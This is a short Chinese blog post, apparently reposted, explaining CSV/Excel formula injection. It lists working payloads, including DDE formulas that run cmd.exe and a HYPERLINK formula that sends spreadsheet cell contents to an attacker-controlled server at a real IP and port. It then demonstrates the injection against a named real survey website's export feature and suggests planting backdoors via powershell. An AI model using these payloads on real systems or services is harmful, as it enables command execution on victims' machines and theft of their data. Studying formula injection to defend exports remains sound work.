csv注入漏洞原理&&实战

前言

为了找工作，巩固巩固知识。本文会介绍 `csv` 注入漏洞的原理，最后给出一个示例。

正文

在 `csv` 文件 和 `xlsx` 文件中的每一项的值如果是 `=, @, +, -` 就会被 `excel` 识别为一个 公式， 此时可以注入 **系统命令** 实现 命令执行。

常用 `payload`：


```
=cmd|'/c calc'!A0      # 弹计算器
=MSEXCEL|'\..\..\..\Windows\System32\cmd.exe /c calc.exe'!''  # 弹计算器


=HYPERLINK("http://vps_ip?test="&A2&A3,"Error: Please click me!")  # 发起 http请求 获取数据
```

示例


目标网址

http://www.starrysurvey.com/

首先自己创建一个在线报表，然后 让用户 填入 `payload`



打开导出的 xlsx 文件， 可以看到没被过滤，成功注入了表达式。 双击它在点出去（貌似这样才能使 excel 识别这个为 一个公式， excel 2007， 2010 测试） 即可打开 计算器



	xsfdasdf	
=HYPERLINK("http://45.63.0.120:8888?test="&A2&A3,"Error: Please click m	2018-03-11 16:33	
=cmd|'/c calc'!A0	2018-03-11 16:31	

真正用于渗透测试的话，可以借助 `powershell` 等手段 植入后门。

参考

http://www.freebuf.com/articles/system/160797.html

https://www.contextis.com/blog/comma-separated-vulnerabilities

http://blog.knownsec.com/2016/05/csv-injection-vulnerability/

来源： https://www.cnblogs.com/hac425/p/9416941.html